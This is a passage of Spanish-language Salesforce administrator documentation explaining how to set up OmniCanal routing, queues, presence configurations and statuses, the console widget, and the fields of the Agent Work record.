| `Menos activa` | Los elementos de trabajo entrantes se dirigen al agente con la menor cantidad de trabajo abierto. Cuando todos los elementos de trabajo consumen 1 capacidad, el agente con el menor número de elementos de trabajo recibe el trabajo entrante. El ejemplo presenta un escenario en el que los agentes tienen trabajo con impactos de capacidad variables. | • Agente A y Agente B tienen una capacidad general de 5 cada uno.<br>• Agente A tiene 3 elementos de trabajo activos con un impacto de capacidad de 1. Agente B tiene 1 elemento de trabajo activo con un impacto de capacidad de 4.<br>• Como el Agente A tiene un impacto de capacidad inferior al Agente B, los elementos de trabajo entrantes se dirigen al Agente A. |
| `Más disponible` | Los elementos de trabajo entrantes se envían al agente con la mayor diferencia entre capacidad de elementos de trabajo y elementos de trabajo abiertos. La capacidad se | • Agente A y Agente B tienen una capacidad general de 5 cada uno.<br>• Agente A tiene 3 elementos de trabajo |

| Opción de ruta | Descripción | Ejemplo |
|---|---|---|
| | determina por la configuración de presencia a la que está asignado el agente. | activos mientras que el Agente B tiene 1.<br>• Como el Agente B tiene la capacidad más abierta, los elementos de trabajo entrantes se dirigen al Agente B. |

## Asociar agentes y configuraciones de enrutamiento con colas

Las colas son un elemento clásico de Salesforce que ayuda sus equipos a gestionar candidatos, casos y objetos personalizados. OmniCanal sobrecarga sus colas para poder redirigir elementos de trabajo a sus agentes en tiempo real. Los agentes no necesitan seleccionar elementos de trabajo manualmente desde las colas porque OmniCanal redirige los elementos de trabajo a agentes de forma automática y en tiempo real.

Los elementos de trabajo en la cola tienen asignada la prioridad que ha especificado en la configuración de enrutamiento que ha creado anteriormente. Si su organización ya los utiliza, puede reutilizar colas que están disponibles en su organización. De este modo, puede redirigir elementos de trabajo en tiempo real a los agentes asignados a esas colas.

Si su organización no utiliza colas, cree al menos una para integrar con OmniCanal. También puede crear varias colas para gestionar los diferentes tipos de elementos de trabajo. Por ejemplo, es posible que quiera crear una sola cola para casos entrantes y otra cola para candidatos entrantes.

Para que las rutas funcionen correctamente, asigne cada uno de sus agentes a la cola desde la cual recibirán elementos de trabajo.

Para obtener más información acerca de colas, consulte "Descripción general de colas" en la Ayuda de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

1. En Configuración, introduzca *Colas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Colas**.
2. Cree una cola o modifique una cola existente.
3. En el campo `Configuración de enrutamiento`, busque la configuración de enrutamiento que desea asociar con la cola.
4. En la sección Miembros de la cola, agregue agentes al campo `Usuarios seleccionados`.
   Estos agentes recibirán elementos de trabajo desde esta cola.
5. Haga clic en **Guardar**.

# Crear configuraciones de presencia

Centrémonos en los agentes por un minuto. Las configuraciones de presencia determinan la cantidad de agente que los agentes pueden aceptar y a qué comportamientos de OmniCanal pueden acceder mientras ayudan a los clientes. Su organización puede tener varias configuraciones para diferentes grupos de agentes que admiten diferentes canales.

Cuando activa OmniCanal en su organización, Salesforce crea una configuración de presencia para usted, denominada Configuración de presencia predeterminada. Todos los agentes se asignan a ese configuración automáticamente. Sin embargo, puede crear una configuración de presencia y asignarle agentes individuales para personalizar parámetros de OmniCanal para un subconjunto de sus agentes. Si reasigna agentes a una configuración de presencia personalizada, se excluyen de la Configuración de presencia predeterminada.

1. En Configuración, introduzca *Presencia* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de presencia** y haga clic en **Nuevo**.
2. Seleccione los parámetros para su configuración de presencia.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Parámetros de configuración de presencia

Personalice sus parámetros de configuración de presencia para definir los parámetros de OmniCanal asignados a agentes.

## Parámetros de configuración de presencia

Personalice sus parámetros de configuración de presencia para definir los parámetros de OmniCanal asignados a agentes.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Información básica

Estos parámetros configuran la función básica disponible para agentes que han iniciado sesión en OmniCanal.

| Configuración | ¿Qué hace? |
|---|---|
| Nombre de configuración de presencia | Asignar nombres a la configuración de presencia.<br>Este nombre de configuración, o una versión de él, se convierte automáticamente en el Nombre de desarrollador. |
| Nombre del desarrollador | Establece el nombre de API para la configuración. |
| Capacidad | Determina la capacidad máxima de trabajo del agente. El tamaño del elemento de trabajo que especificó en la configuración de enrutamiento consume la capacidad del agente. |
| Aceptar automáticamente solicitudes | Acepta automáticamente asignaciones de trabajo enviadas a un agente. Estos elementos de trabajo se abren automáticamente en el |

| Configuración | ¿Qué hace? |
| --- | --- |
| | espacio de trabajo del agente, de modo que el agente no necesita aceptar esos elementos de trabajos de forma manual desde el widget de pie de página de OmniCanal.<br>Si `Permitir a los agentes rechazar solicitudes` está activada, no puede utilizar este parámetro. |
| `Permitir a los agentes rechazar solicitudes` | Permite a los agentes rechazar elementos de trabajo entrantes.<br>Si `Aceptar solicitudes automáticamente` está activada, los agentes no pueden rechazar solicitudes. |
| `Actualizar estado al rechazar` | Cambia el estado del agente automáticamente al estado que especifique cuando el agente rechaza un elemento de trabajo.<br>Este parámetro está disponible solo si `Permitir a los agentes rechazar solicitudes` está activada. |
| `Permitir a los agentes elegir un motivo de rechazo` | Permite a los agentes elegir un motivo al rechazar asignaciones de trabajo.<br>Este parámetro está disponible solo si `Permitir a los agentes rechazar solicitudes` está activada. |
| `Actualizar estado al agotarse el tiempo de espera de distribución` | Cambia automáticamente el estado del agente cuando se agota el tiempo de espera de una asignación de trabajo que se les ha enviado.<br>Este parámetro solo está disponible si `Tiempo de espera de distribución` está activado. |
| `Sonido de solicitud activado` | Reproduce un sonido en el widget del agente cuando se recibe una solicitud de trabajo. |
| `Sonido de desconexión activado` | Reproduce un sonido en el widget del agente cuando el agente pierde la conexión con OmniCanal. |

## Asignar usuarios

Asigne usuarios aptos a la configuración para otorgarles el acceso a la funcionalidad de OmniCanal. A continuación, observará que puede también asignar perfiles a una configuración. Si un usuario está asignado a una configuración a niveles de usuario y perfil, la configuración a nivel de usuario sustituye la configuración asignada al perfil de usuario.

PRECAUCIÓN: Solo se pueden asignar los usuarios a una sola configuración de presencia a la vez. Si asigna el mismo usuario a una segunda configuración de presencia, el sistema elimina ese usuario de la primera configuración de presencia sin avisarle. Por lo tanto, asegúrese de saber qué asignación de la configuración de presencia se requiere para cada usuario.

Por ejemplo, supongamos que el Usuario A está asignado a Configuración de presencia A. A continuación, crea Configuración B y asigna el Usuario A a ella sin darse cuenta de que el usuario se ha asignado a otra configuración de presencia. Salesforce elimina Usuario A de Configuración de presencia A y vuelve a asignar el usuario a Configuración de presencia B sin notificarle.

| Configuración | ¿Qué hace? |
|---|---|
| `Usuarios disponibles` | Indica los usuarios aptos para ser asignados a la configuración. |
| `Usuarios seleccionados` | Indica los usuarios asignados a la configuración. |

### Asignar perfiles

Asigne perfiles aptos a la configuración para otorgar a los usuarios asociados con los perfiles el acceso a la funcionalidad de OmniCanal. Si un usuario está asignado a una configuración a niveles de usuario y perfil, la configuración a nivel de usuario sustituye la configuración asignada al perfil de usuario.

| Configuración | ¿Qué hace? |
|---|---|
| `Perfiles disponibles` | Indica los perfiles de usuario aptos para ser asignados a la configuración. |
| `Perfiles seleccionados` | Indica los perfiles de usuario asignados a la configuración. |

## Crear estados de presencia

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea.

Un estado de presencia puede incluir uno o más canales de elementos de trabajo. Por ejemplo, es posible que quiera crear un estado de presencia denominado "Disponible para asistencia Web" que incluye canales de servicio para sesiones de chat y correos electrónicos. Cuando los agentes inician sesión en ese estado de presencia, pueden recibir sesiones de chat y correos electrónicos entrantes. ¡Genio!

1. En Configuración, introduzca *`Presencia`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Estados de presencia** y haga clic en **Nuevo**.
2. Seleccione los parámetros para su estado de presencia.
3. Haga clic en **Guardar**.

Configuración de estado de presencia

Personalice su configuración de estado de presencia para definir qué canales de servicio están asignados a diferentes estados. Los agentes pueden iniciar sesión en OmniCanal con diferentes estados dependiendo de los tipos de trabajo que están disponibles para recibir.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

## Configuración de estado de presencia

Personalice su configuración de estado de presencia para definir qué canales de servicio están asignados a diferentes estados. Los agentes pueden iniciar sesión en OmniCanal con diferentes estados dependiendo de los tipos de trabajo que están disponibles para recibir.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Información básica

Utilice estas configuraciones para asignar un nombre a su estado de presencia.

| Configuración | ¿Qué hace? |
|---|---|
| `Nombre de estado` | Asignar nombres al estado de presencia.<br>Este nombre del estado de presencia, o una versión de él, se convierte automáticamente en el `Nombre de API`. |
| `Nombre de API` | Establece el nombre de API para el estado de presencia. |

### Opciones de estado

Estas configuraciones indican si los agentes están en línea u ocupados cuando utilizan este estado.

| Configuración | ¿Qué hace? |
|---|---|
| `En línea` | Permite a los agentes que utilizan este estado recibir nuevos elementos de trabajo. |
| `Ocupado` | Permite a los agentes que utilizan este estado aparecer ausentes e indica que no pueden recibir nuevos elementos de trabajo. |

### Canales de servicio

Asigne canales de servicio a su estado de presencia. Los agentes que inician sesión con este estado de presencia pueden recibir elementos de trabajo desde los canales que seleccione.

| Configuración | ¿Qué hace? |
|---|---|
| `Canales disponibles` | Indica los canales de servicio aptos para ser asignados al estado de presencia. |
| `Canales seleccionados` | Indica los canales de servicio asignados al estado de presencia. |

# Establecer acceso a estados de presencia

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Una vez que haya creado sus Estados de presencia para OmniCanal, debe configurar el modo en que accederán sus usuarios a ellos. Puede establecer el acceso a través de perfiles y conjuntos de permisos.

Proporcionar a los usuarios el acceso a estados de presencia con conjuntos de permisos
Ponga los estados de presencia a disposición de los agentes asignados a conjuntos de permisos concretos.

Proporcionar a los usuarios el acceso a estados de presencia con perfiles
Ponga los estados de presencia a disposición de los agentes asignados a perfiles concretos.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Proporcionar a los usuarios el acceso a estados de presencia con conjuntos de permisos

Ponga los estados de presencia a disposición de los agentes asignados a conjuntos de permisos concretos.

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Puede proporcionar a los usuarios el acceso a estados de presencia a través de conjuntos de permisos o también a través de perfiles.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en el nombre del conjunto de permisos cuyo acceso desea proporcionar a estados.
3. Haga clic en **Acceso de estados de presencia de servicio**.
4. Haga clic en **Modificar**.
5. Seleccione los estados de presencia que desea asociar con el conjunto de permisos.
   Los agentes asignados a este conjunto de permisos pueden iniciar sesión en OmniCanal con cualquiera de los estados de presencia que ha puesto a su disposición.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Para modificar conjuntos de permisos:
- "Gestionar perfiles y conjuntos de permisos"

## Proporcionar a los usuarios el acceso a estados de presencia con perfiles

Ponga los estados de presencia a disposición de los agentes asignados a perfiles concretos.

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Puede proporcionar a los usuarios el acceso a estados de presencia a través de perfiles o también a través de conjuntos de permisos.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en el nombre del perfil cuyo acceso desea proporcionar a estados.

   No haga clic en **Modificar** junto al nombre del perfil. Si lo hace, no verá la sección de página correcta donde puede activar estados.
3. En la sección Acceso de estado de presencia de servicio activada, haga clic en **Modificar**.
4. Seleccione los estados de presencia que desea asociar con el perfil.

   Los agentes asignados a este perfil pueden iniciar sesión en OmniCanal con cualquiera de los estados de presencia que ha puesto a su disposición.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Para modificar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

# Agregar el widget de OmniCanal a la Consola de Salesforce

Después de obtener todas las configuraciones de OmniCanal para su organización, es el momento de agregar el widget de OmniCanal a la Consola de Salesforce de modo que sus agentes puedan empezar a recibir trabajo.

El widget de OmniCanal aparece en la esquina inferior derecha de la Consola de Salesforce. Desde allí, los agentes pueden cambiar su estado de preferencia y dar prioridad a sus asignaciones de trabajo entrantes.

Nota: Si su organización utiliza Live Agent para gestionar sesiones de chat, puede utilizar el widget de Live Agent o el widget de OmniCanal para gestionar las sesiones de chat, pero no ambas herramientas. Para conocer más detalles sobre la gestión de Live Agent, consulte Utilizar OmniCanal con su implementación existente de Live Agent.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto a la aplicación de la consola de Salesforce a la que desea agregar el widget de OmniCanal.
3. En la sección Seleccionar componentes de la consola, agregue OmniCanal a su lista de elementos seleccionados.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Controlar detalles de elementos de trabajo visibles en el widget de OmniCanal con formatos compactos

¿Siempre quiso personalizar la información que sus agentes ven cuando obtiene un nuevo elemento de trabajo en el widget de OmniCanal? ¡Puede! Solo tiene que personalizar un formato compacto principal para el objeto de ese elemento de trabajo.

# Controlar detalles de elementos de trabajo visibles en el widget de OmniCanal con formatos compactos

¿Siempre quiso personalizar la información que sus agentes ven cuando obtiene un nuevo elemento de trabajo en el widget de OmniCanal? ¡Puede! Solo tiene que personalizar un formato compacto principal para el objeto de ese elemento de trabajo.

Si mira con atención, observará que algunas campos están visibles de forma predeterminada en nuevas solicitudes de elemento de trabajo. Por ejemplo, si su agente recibe una solicitud para gestionar un caso, la solicitud incluye la prioridad, el estado y el número de caso del caso de forma predeterminada. El formato compacto principal de un objeto controla todos los campos visibles en el widget de OmniCanal. Pero, ¿Qué ocurre si desea ver más información, como el propietario del caso o su asunto? Solo tiene que modificar el formato compacto principal de modo que incluya los campos que desea que aparezcan en el widget.

Consejo: El widget de OmniCanal es, digamos, compacto, de modo que solo queda espacio para mostrar campos de solicitudes de elementos de trabajo. Aunque técnicamente puede colocar hasta 10 campos en un formato compacto, el widget de OmniCanal solo mostrará 4 campos. Como práctica recomendada, seleccione hasta 4 de los campos más importantes que desea exponer en solicitudes de elementos de trabajo, luego agréguelos a su formato compacto.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

1. Decida qué formatos compactos de objetos desea modificar.
2. Desde la configuración de gestión del objeto cuyo elemento de trabajo desee modificar, seleccione **Formatos compactos** y, a continuación, seleccione **Nuevo**.

   Por ejemplo, para modificar el formato compacto de casos, vaya a la configuración de gestión del objeto para casos, seleccione **Formatos compactos** y, a continuación, seleccione **Nuevo**.
3. Seleccione la configuración para su formato compacto, incluyendo los campos que desea que incluya. Los campos que seleccione aparecen en el widget de OmniCanal cuando un agente recibe una solicitud.
4. Haga clic en **Guardar**.
5. Cambie el formato compacto principal a su nuevo formato haciendo clic en **Asignación de formato compacto** > **Modificar asignación**.
6. Seleccione su nuevo formato compacto desde la lista desplegable Formato compacto principal.
7. Haga clic en **Guardar**.

# Probar su implementación de OmniCanal

Ahora que ha configurado y activado OmniCanal, pruebe su implementación para asegurarse de que funciona correctamente.

Para probar su implementación, enrute un elemento de trabajo a sí mismo a través de la Consola de Salesforce.

1. Inicie sesión en la Consola de Salesforce.

   Asegúrese de que inicia sesión como un usuario habilitado para utilizar OmniCanal. Para probar la función correctamente, asegúrese de ser el único agente que ha iniciado sesión en OmniCanal.

2. En el widget de OmniCanal, cambie su estado de modo que pueda recibir elementos de trabajo entrantes.
3. En la consola, navegue al registro que corresponde a os canales de su estado de presencia actual.

   Por ejemplo, si ha iniciado sesión con un estado denominado "Disponible para casos" navegue a una lista de sus casos abiertos en la consola. Daremos por sentado que su estado "Disponible para casos" está asociado con un canal de servicio de casos. Después de todo, no tendría sentido si su estado "Disponible para casos" le dejara disponible para digamos, candidatos, ¿verdad?.

4. Seleccione la casilla de verificación junto al registro que desea enrutar a sí mismo.
5. Haga clic en **Cambiar propietario**.
   Se le redirigirá a la página Cambiar propietario del caso.
6. Seleccione *Cola* desde la lista `Propietario`.
7. Introduzca el nombre de la cola que ha asociado con su configuración de enrutamiento.

Póngase cómodo y relájese. Verá una notificación de solicitud entrante en el widget de OmniCanal en unos segundos.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

# Utilizar OmniCanal con su implementación existente de Live Agent

¿Le encanta Live Agent y desea incorporar OmniCanal al lote? A continuación se describe lo que cambia para usted y su organización (pero no para sus agentes).

Así que ha decidido llevar su servicio de atención al cliente a un nivel superior con Live Agent y OmniCanal en tándem. ¡Excelente! Una vez esté todo configurado, verá que los dos funcionan en perfecta armonía. Mientras tanto, hay algunas cosas que debe saber antes de empezar a gestionar el tráfico de chat con Live Agent en OmniCanal.

Live Agent está dirigido por las Configuraciones de Live Agent, que controlan los comportamientos y los parámetros que están disponibles para los usuarios de Live Agent. Del mismo modo, OmniCanal utiliza Configuraciones de presencia para controlar los comportamientos y los parámetros que están disponibles para los usuarios de OmniCanal. Puede integrar Live Agent con OmniCanal de manera que las sesiones de chat se enruten como otros elementos de trabajo, e incluso puede utilizar el enrutamiento de OmniCanal para sus sesiones de chat (Beta). Sin que sea relevante su forma de utilizar OmniCanal con Live Agent, sus agentes podrán aceptar o rechazar solicitudes de chat directamente desde el widget de OmniCanal.

Cuando integra Live Agent y OmniCanal, sus usuarios de Live Agent también se convierten en usuarios de OmniCanal, de modo que sus agentes de chat tienen que asociarse con una Configuración de Live Agent y una Configuración de presencia. Afortunadamente, Salesforce hace parte de estas tareas tediosas por usted cuando activa OmniCanal con su implementación vigente de Live Agent.

Para cada configuración de Live Agent que ya tenga en su organización, Salesforce:

- Crea una Configuración de presencia correspondiente para cada una de sus configuraciones de Live Agent
- Establece la capacidad de chat para cada Configuración de presencia con lo que está establecido en su correspondiente configuración de Live Agent
- Asigna a sus agentes de chat las nuevas Configuraciones de presencia correspondientes

Si tiene Live Agent activado pero no dispone de una implementación, cuando active OmniCanal, Salesforce crea un Canal de servicio de Live Agent.

Salesforce hace todo esto automáticamente, de modo que no haya interrupción en el flujo de trabajo de sus agentes. Pueden empezar a aceptar solicitudes de chat a través del widget de OmniCanal en la consola. La única diferencia que ven es que ahora utilizan el widget de OmniCanal en la consola para establecer sus estados y aceptar notificaciones de chat. Es posible que también vean un cambio en sus opciones de estado, ya que los Estados de presencia de OmniCanal son configurables.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Referencia

## ¿Cómo funciona el enrutamiento de OmniCanal?

¿Le sobresaltan los modelos de datos? ¿Desea conocer todos los entresijos del modo en que OmniCanal dirige los elementos de trabajo a sus agentes? Tenemos lo que busca. OmniCanal distribuye los elementos de trabajo al agente correcto en el momento adecuado de modo que su equipo de asistencia puede ayudar a los clientes de forma eficaz con sus problemas. ¿Pero cuáles son las interioridades del enrutamiento? Vamos a ello.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

OmniCanal enruta el trabajo por medio de dos procesos separados.

- En primer lugar, cuando se asigna un nuevo elemento de trabajo a una cola de OmniCanal, OmniCanal intenta enrutarlo a un agente. OmniCanal enruta los elementos de trabajo por la prioridad de la cola a la que están asignados, de modo que los elementos de trabajo más importantes se distribuyen primero a los agentes. A continuación, los elementos se enruta en base a su permanencia en la cola. Los elementos de trabajo más antiguos se distribuyen a los agentes antes que los más recientes. (Entraremos en detalles sobre cómo ocurre eso enseguida.)
- En segundo lugar, cuando la capacidad de un agente de recibir trabajo cambia (por ejemplo cuando vuelven de un estado "ausente" o cuando finalizan otro elemento de trabajo), OmniCanal intenta encontrar un elemento de trabajo que pueda enrutarse a ese agente.

### Enrutamiento de nuevos elementos de trabajo

Cuando se crea un elemento de trabajo, se asigna a una cola. Si esa cola está asociada con una Configuración de enrutamiento, se agrega a una lista de elementos que aún están esperando su enrutamiento a agentes.

A continuación, OmniCanal determina qué agentes están disponibles y cuánto trabajo está asignado a cada agente en esos momentos. Esta información procede del objeto de API UserServicePresence, que supervisa la capacidad actual de los agentes para elementos de trabajo.

### Enrutamiento de elementos de trabajo pendientes

Cuando se incorpora un nuevo elemento de trabajo a la lista de elementos pendientes, OmniCanal determina si puede enrutar inmediatamente el elemento de trabajo a un agente.

En primer lugar, identificamos si hay agentes conectados con un Estado de presencia que está vinculado al Canal de servicio correcto. Supongamos que su organización recibe un nuevo caso que está asignado a una cola de OmniCanal. OmniCanal determina si hay un Canal de servicio para casos. A continuación se comprueba qué agentes están conectados con un estado que les permita recibir nuevos casos.

| Escenario | ¿Qué sucede? |
| --- | --- |
| No hay agentes disponibles. | Si no hay ningún agente conectado que tenga el estado correcto, el elemento de trabajo se mantiene en la lista de elementos que hay que asignar a un agente. |
| Los agentes están disponibles, pero no tienen capacidad para nuevo trabajo. | Si hay uno o más agentes disponibles, se comprueba si cualquier de esos agentes tiene la capacidad de tomar un nuevo elemento de trabajo. Si no hay agentes con capacidad suficiente para más trabajo, se deja el elemento de trabajo en la lista. |

| Escenario | ¿Qué sucede? |
| --- | --- |
| Hay agentes disponibles y tienen capacidad para más trabajo. | Si hay agentes que 1) están disponibles y 2) tienen capacidad para trabajar con el elemento, se comprueba qué agente se va a encargar del elemento de trabajo en base a la configuración de enrutamiento de su organización.<br><br>**Si su configuración de enrutamiento utiliza el modelo de enrutamiento Menos activo**, se busca el agente que en esos momentos tenga la menor cantidad de trabajo en comparación con otros agentes que pueden tomar el elemento de trabajo. Es entonces cuando se enruta el elemento de trabajo a ese agente.<br><br>**Si su configuración de enrutamiento utiliza el modelo de enrutamiento Con mayor disponibilidad**, se busca el agente que tenga el intervalo mayor entre la cantidad máxima de trabajo que pueda asumir y la cantidad de trabajo que se esté procesando. Es entonces cuando se enruta el elemento de trabajo a ese agente.<br><br>**¿Y qué ocurre cuando hay un empate entre dos o más agentes?** En ese caso, el enrutamiento se realiza al agente que ha estado esperando la mayor cantidad de tiempo un nuevo elemento de trabajo. Después de todo, nadie quiere que haya personal ocioso. |

## Cuando la capacidad de un agente para recibir trabajo cambia

Cuando un agente inicia sesión en OmniCanal, finaliza un elemento de trabajo o cambia de estado, OmniCanal comprueba si hay trabajo que ese agente pueda asumir.

| Escenario | ¿Qué sucede? |
| --- | --- |
| El agente está ausente. | Se continúa la actividad sin realizar más comprobaciones. |
| El agente está disponible, pero no tiene capacidad para trabajar. | Se deja por el momento. |
| El agente está disponible y tiene capacidad para más trabajo | Se busca en la lista de elementos de trabajo que están esperando su enrutamiento a un agente. Se comprueba si el agente está cualificado para trabajar con cualquiera de los objetos, en base a la capacidad que empleará el agente en los objetos y el canal de servicio que está asociado con el estado del agente. Por ejemplo, si el agente está conectado con un estado de disponibilidad para casos, se comprueba si hay casos en la lista.<br><br>Si la lista tiene elementos de trabajo para los que el agente está cualificado, se enruta el elemento con la prioridad más alta al agente. Si dos o más elementos tienen la misma prioridad, se enruta el más antiguo. |

### Reenrutamiento de un elemento de trabajo

A veces un agente declina un elemento de trabajo o deja de estar disponible antes de que el agente puede empezar a trabajar con él. En ese caso, el elemento de trabajo se reenruta hasta que encuentra un agente cualificado.

En primer lugar, Salesforce cambia el propietario del elemento de trabajo automáticamente a la cola desde la que se dirigió el objeto originalmente. A continuación intentamos dirigir el elemento de trabajo a un agente diferente (Agente B) en lugar del agente que lo rechazó (Agente A). Sin embargo, el elemento de trabajo puede enrutarse al Agente A de nuevo si el Agente A cambia su estado, o si se intentó enrutar el elemento de trabajo al Agente B al menos una vez. Esto se realiza hasta que el elemento de trabajo encuentra un agente cualificado.

De este modo se completa el proceso de enrutamiento de los elementos de trabajo.

## Objetos admitidos para OmniCanal

OmniCanal acelera la productividad de sus agentes asignándoles registros en tiempo real. Pero ¿Qué objetos y registros admite OmniCanal?

OmniCanal admite actualmente en enrutamiento para los siguientes objetos y registros.

- Casos
- Sesiones de chat
- Videollamadas de SOS
- Publicaciones de redes sociales
- Pedidos
- Candidatos
- Objetos personalizados

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos para registros Trabajo de agente

Cada vez que se enruta un objeto a un agente a través de OmniCanal, Salesforce crea un registro Trabajo de agente que registra información sobre la asignación de trabajo y cómo se enruta. Los registros Trabajo de agente contienen campos que le ayudan a realizar una seguimiento de la información sobre las asignaciones en las que están trabajando sus agentes. Si el mismo elemento de trabajo se enruta múltiples veces, ese elemento de trabajo está asociado con múltiples registros Trabajo de agente.

Un registro Trabajo de agente tiene los siguientes campos, que se muestran en orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad de nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

| Campo | Definición |
|---|---|
| Fecha de aceptación | La fecha y la hora en las que el agente aceptó el elemento de trabajo. |
| Capacidad del agente al rechazar | La cantidad de capacidad de un agente que estaba disponible cuando el agente rechazó el elemento de trabajo. |
| Id. de Trabajo de agente | El Id. de Salesforce del registro Trabajo de agente. |
| Fecha de asignación | La fecha y la hora en las que se asignó el elemento de trabajo a un agente y se distribuyó al widget de OmniCanal del agente. |

| Campo | Definición |
| --- | --- |
| Fecha de cierre | La fecha y la hora a las que el agente cerró la ficha asociada con el elemento de trabajo, estableciendo el estado del registro Trabajo de agente en "Cerrado". |
| Creado por | El nombre del agente que aceptó el elemento de trabajo. |
| Fecha de creación | La fecha en la que se creó el elemento de trabajo. |
| Fecha de rechazo | La fecha en la que un agente rechazó el elemento de trabajo. |
| Fecha de última modificación | La fecha en la que se modificó por última vez el elemento de trabajo. |
| Nombre | El número exclusivo generado por Salesforce del registro Trabajo de agente. |
| Porcentaje de capacidad | El porcentaje de la capacidad que el elemento de trabajo consume de la capacidad posible total del agente. |
| Poner en cola | La cola de Salesforce desde la que se dirigió el elemento de trabajo. |
| Fecha de solicitud | La fecha y la hora en las que se asignó el objeto de Salesforce a la cola, creando el elemento de trabajo asociado. |
| Canal de servicio | El Canal de servicio que está asociado con el elemento de trabajo. |
| Velocidad para responder | La cantidad de tiempo en segundos entre la hora de creación del elemento de trabajo (la Fecha de solicitud) y la hora a la que se aceptó el elemento de trabajo por parte de un agente (la Fecha de aceptación). |
| Estado | El estado del registro Trabajo de agente. Los valores válidos son:<br>• Asignado: el elemento se asigna al agente pero no se ha abierto.<br>• Abierto: el agente abrió el elemento.<br>• No disponible: se asignó el elemento al agente pero el agente quedó no disponible (quedó sin conexión o la perdió).<br>• Declinado: el elemento se asignó al agente pero el agente lo declinó explícitamente.<br>• Rechazado en el tiempo de espera de distribución: se rechazó el elemento porque el tiempo de espera de distribución está activado y la solicitud del elemento agotó el tiempo de espera con el agente.<br>• Cerrado: el elemento está cerrado.<br>• Cancelado: ya no se necesita enrutar el elemento. Por ejemplo: un visitante de chat cancela su solicitud de chat enrutada por OmniCanal antes de que llegue a un agente. |

| Campo | Definición |
|---|---|
| Unidades de capacidad | El número de unidades de la capacidad de un agente que el elemento de trabajo consume de la capacidad posible total del agente. |
| Usuario | El nombre del agente al que se dirigió el elemento de trabajo. |
| Elemento de trabajo | El nombre del elemento de trabajo que está asociado con el registro Trabajo de agente, por ejemplo: "Caso 123456". |

## Campos para registros Presencia de usuario

